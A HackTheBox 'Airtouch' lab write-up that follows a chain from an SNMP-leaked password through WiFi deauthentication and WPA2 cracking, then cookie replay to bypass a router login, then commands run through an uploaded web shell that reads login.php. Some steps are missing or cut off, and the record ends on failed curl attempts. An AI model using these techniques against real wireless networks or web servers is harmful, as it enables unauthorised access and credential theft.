
HackTheBox - Airtouch
Airtouch Writeup

Target: 10.129.68.127
Enumeration

I started with a comprehensive nmap udp scan to identify open ports and services:
$ nmap -A -Pn -sC -sU 10.129.68.127 -oA Target
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-03 13:50 CST
Nmap scan report for 10.129.68.127
Host is up (0.0077s latency).
Not shown: 998 closed udp ports (port-unreach)
PORT    STATE         SERVICE VERSION
68/udp  open|filtered dhcpc
161/udp open          snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: f67a207a5f4c826900000000
|   snmpEngineBoots: 1
|_  snmpEngineTime: 41m44s
| snmp-sysdescr: "The default consultant password is: RxBl******** (change it after use it)"
|_  System uptime: 41m43.98s (250398 timeticks)
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
Service Info: Host: Consultant

TRACEROUTE (using port 49216/udp)
HOP RTT     ADDRESS
1   7.36 ms 10.10.14.1
2   7.59 ms 10.129.68.127

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1219.93 seconds
xsltproc Target.xml -o Target.html
SSH Connection
$ ssh consultant@10.129.68.127
The authenticity of host '10.129.68.127 (10.129.68.127)' can't be established.
ED25519 key fingerprint is SHA256:DvSEBg/+I7/*****************************.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.68.127' (ED25519) to the list of known hosts.
consultant@10.129.68.127's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

---SNIP---

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

consultant@AirTouch-Consultant:~$
I logged in using the credentials found in the SNMP information. Once logged in, I listed the files in the home directory and found two image files: diagram-net.png and photo_2023-03-01_22-04-52.png.
consultant@AirTouch-Consultant:~$ id
uid=1000(consultant) gid=1000(consultant) groups=1000(consultant)
consultant@AirTouch-Consultant:~$ ls
diagram-net.png  photo_2023-03-01_22-04-52.png
consultant@AirTouch-Consultant:~$
# From my local machine, I used scp to copy the diagram-net.png file from the target machine to my local machine for further analysis.
sudo scp -r consultant@10.129.68.127:/home/consultant/photo_2023-03-01_22-04-52.png ./Airtouch
sudo scp -r consultant@10.129.68.127:/home/consultant/diagram-net.png ./Airtouch
Analyzing the Image
I opened the photo_2023-03-01_22-04-52.png file and observed a network diagram. The diagram depicted a network setup with various devices, including an “Airtouch Controller” and a “Database Server.” The diagram also showed connections between these devices and indicated that the Airtouch Controller was connected to the internet.


The Virtual Wireless Environment
AirTouch simulates a wireless controller environment. The machine is set up with virtualized ethernet pairs and wireless interfaces, creating “air-gapped” networks that can only be bridged via WiFi protocols.
The topology consists of three distinct zones:
- VLAN A (Yellow): The Consultant network (our current location, 172.20.1.0/24).
- VLAN B (Red): The Tablets network (SSID: AirTouch-Internet, 192.168.3.0/24).
- VLAN C (Green): The Corporate Office network (SSID: AirTouch-Office, 10.10.10.0/24).
Our objective is clear: Pivot from the Consultant VLAN, through the Tablets VLAN, and finally infiltrate the Corporate VLAN.
Setting Up the Wireless Interfaces
To interact with the wireless networks, I needed to set up the wireless interfaces on my Kali machine. I created virtual wireless interfaces using iw and ip commands.
root@AirTouch-Consultant:~# ip link set wlan1 up
root@AirTouch-Consultant:~# iw dev wlan1 scan | grep -E "SSID|freq|signal"
 freq: 2412
 signal: -30.00 dBm
 SSID: vodafoneFB6N
   * Multiple BSSID
   * SSID List
 freq: 2422
 signal: -30.00 dBm
 SSID: MOVISTAR_FG68
   * Multiple BSSID
   * SSID List
 freq: 2437
 signal: -30.00 dBm
 SSID: WIFI-JOHN
   * Multiple BSSID
   * SSID List
 freq: 2437
 signal: -30.00 dBm
 SSID: AirTouch-Internet
   * Multiple BSSID
   * SSID List
 freq: 2452
 signal: -30.00 dBm
 SSID: MiFibra-24-D4VY
   * Multiple BSSID
   * SSID List
 freq: 5220
 signal: -30.00 dBm
 SSID: AirTouch-Office
   * Multiple BSSID
   * SSID List
 freq: 5220
 signal: -30.00 dBm
 SSID: AirTouch-Office
   * Multiple BSSID
   * SSID List
root@AirTouch-Consultant:~#
Capturing Traffic
I used airodump-ng to capture traffic on the AirTouch-Office SSID. This allowed me to monitor the network and potentially capture any useful information, such as credentials or session tokens.
root@AirTouch-Consultant:~# airodump-ng wlan0 --bssid f0:9f:c2:a3:f1:a7 -w capture
I tried sending deauthentication packets to force clients to reconnect, hoping to capture a WPA2 handshake.
root@AirTouch-Consultant:~# aireplay-ng --deauth 10 -a f0:9f:c2:a3:f1:a7 wlan0
21:26:56  Waiting for beacon frame (BSSID: F0:9F:C2:A3:F1:A7) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:26:56  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
21:26:57  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
21:26:57  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
21:26:58  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
21:26:58  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
21:26:58  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
21:26:59  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
21:26:59  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
21:27:00  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
21:27:00  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
root@AirTouch-Consultant:~# aireplay-ng --deauth 10 -a f0:9f:c2:a3:f1:a7 -c 28:6C:07:FE:A3:22 wlan0
21:29:33  Waiting for beacon frame (BSSID: F0:9F:C2:A3:F1:A7) on channel 4
21:29:34  wlan0 is on channel 4, but the AP uses channel 6
root@AirTouch-Consultant:~#

After some time, I successfully captured a WPA2 handshake.
root@AirTouch-Consultant:~# ls
capture-01.cap  capture-01.kismet.csv     capture-01.log.csv
capture-01.csv  capture-01.kismet.netxml  eaphammer
root@AirTouch-Consultant:~#
Cracking the WPA2 Handshake
I tried to copy the rockyou.txt wordlist to the target machine to use it for cracking the WPA2 handshake, but I faced some issues with the scp command. Instead, I decided to use wget to download the wordlist directly onto the target machine.
$ sudo scp /usr/share/wordlists/rockyou.txt  consultant@10.129.68.127:/root/
consultant@10.129.68.127's password:
scp: dest open "/root/rockyou.txt": Permission denied
scp: failed to upload file /usr/share/wordlists/rockyou.txt to /root/
Then, i copied to the Consultant home directory and moved it to the root directory.
sudo scp /usr/share/wordlists/rockyou.txt  consultant@10.129.68.127:/home/
consultant/consultant@10.129.68.127's password:
rockyou.txt                                                  100%  133MB  27.8MB/s   00:04
consultant@AirTouch-Consultant:~$ sudo cp rockyou.txt /root

I used aircrack-ng to crack the WPA2 handshake using the rockyou.txt wordlist.
root@AirTouch-Consultant:~# aircrack-ng -w rockyou.txt -b f0:9f:c2:a3:f1:a7 capture-01.cap
Connecting to the Network
# Create wpa_supplicant config
cat > /tmp/wpa.conf <<EOF
network={
    ssid="AirTouch-Internet"
    psk="challenge"
}
EOF

# Use wlan3 (unused interface)
ip link set wlan3 up
# Ignore rfkill errors : radio frequency kill switch
root@AirTouch-Consultant:~# wpa_supplicant -B -i wlan3 -c /tmp/wpa.conf
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information

root@AirTouch-Consultant:~# dhclient wlan3

root@AirTouch-Consultant:~# ip addr show wlan3
10: wlan3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 02:00:00:00:03:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.46/24 brd 192.168.3.255 scope global dynamic wlan3
       valid_lft 86386sec preferred_lft 86386sec
    inet6 fe80::ff:fe00:300/64 scope link
       valid_lft forever preferred_lft forever

# Here we can see the route goes from consultant VLAN to the new tables.
root@AirTouch-Consultant:~# ip route
default via 172.20.1.1 dev eth0
172.20.1.0/24 dev eth0 proto kernel scope link src 172.20.1.2
192.168.3.0/24 dev wlan3 proto kernel scope link src 192.168.3.46
We configure wpa_supplicant with the newly cracked credentials and bind it to an unused interface (wlan3). Upon running dhclient, our interface receives an IP address (192.168.3.0/24), confirming we have successfully pivoted into the Tablets VLAN.
NOTE: I did some google search + AI with most of the commands used here to get pass through this step.
Accessing the Corporate Network
Lateral Movement via Router Exploitation
We are now inside the 192.168.3.0/24 network. A quick scan reveals the gateway at 192.168.3.1 is hosting a web server (Port 80).
root@AirTouch-Consultant:~# nmap -sn 192.168.3.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-03 22:11 UTC
Nmap scan report for 192.168.3.1
Host is up (0.00021s latency).
MAC Address: F0:9F:C2:A3:F1:A7 (Ubiquiti Networks)
Nmap scan report for 192.168.3.46
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 26.02 seconds
root@AirTouch-Consultant:~#
root@AirTouch-Consultant:~# nmap -sCV -F 192.168.3.1
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-03 22:17 UTC
Nmap scan report for 192.168.3.1
Host is up (0.000032s latency).
Not shown: 97 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
53/tcp open  domain  dnsmasq 2.90
| dns-nsid:
|_  bind.version: dnsmasq-2.90
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: WiFi Router Configuration
|_Requested resource was login.php
MAC Address: F0:9F:C2:A3:F1:A7 (Ubiquiti Networks)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
---SNIP---
root@AirTouch-Consultant:~#
Setup Local SSH port forwarding
Fro my local machine, I set up an SSH tunnel to forward traffic from my local machine to the router’s web interface.
# From my local machine (not the target):
ssh -N -L 8081:192.168.3.1:80 consultant@10.129.68.127
Note the -N flag, i personally do not like to have a session opened, hence why i use the flag to not open a shell
I can access the webpage from my local machine now by accessing http://localhost:8081

While the login page is visible, we don’t have credentials. However, because i possess the WPA2-PSK (challenge), i can decrypt the wireless traffic we previously captured or capture new traffic. By loading the .cap file into Wireshark and configuring the IEEE 802.11 decryption keys with wpa-pwd:challenge:AirTouch-Internet, the previously encrypted data becomes readable HTTP traffic.
consultant@AirTouch-Consultant:~$ sudo cp /root/capture-01.cap .
consultant@AirTouch-Consultant:~$ ls
capture-01.cap  diagram-net.png  photo_2023-03-01_22-04-52.png  rockyou.txt
consultant@AirTouch-Consultant:~$
scp -r consultant@10.129.68.127:/home/consultant/capture-01.cap .
consultant@10.129.68.127's password:
capture-01.cap                                               100%  161KB   1.7MB/s   00:00
Analyzing the decrypted HTTP streams reveals a session cookie (PHPSESSID) and a UserRole cookie.
UserRole=user\r\n
        Cookie pair: PHPSESSID=vl56jhka5cepoak2b6lqedh29n
        Cookie pair: UserRole=admin
Using these cookies, I can bypass the login page by injecting them into my browser’s cookie storage. This grants me access to the router’s configuration interface.
consultant@AirTouch-Consultant:~$ curl -H "Cookie: PHPSESSID=vl56jhka5cepoak2b6lqedh29n; UserRole=\
> "http://192.168.3.1/uploads/shell.phtml?cmd=whoami"
www-data

consultant@AirTouch-Consultant:~$ curl "http://192.168.3.1/[UPLOAD_PATH]/shell.phtml?cmd=find /var/www -name login.php -exec cat {} \\;"
curl: (3) bad range in URL position 21:
http://192.168.3.1/[UPLOAD_PATH]/shell.phtml?cmd=find /var/www -name login.php -exec cat {} \;

consultant@AirTouch-Consultant:~$ curl "http://192.168.3.1/uploads/shell.phtml?cmd=find%20/var/www%20-name%20login.php%20-exec%20cat%20%7B%7D%20%3B"
consultant@AirTouch-Consultant:~$ curl "http://192.168.3.1/uploads/shell.phtml?cmd=$(echo 'find /var/www -name login.php -exec cat {} \\;' | sed 's/ /%20/g')"
curl: (3) empty string within braces in URL position 97:
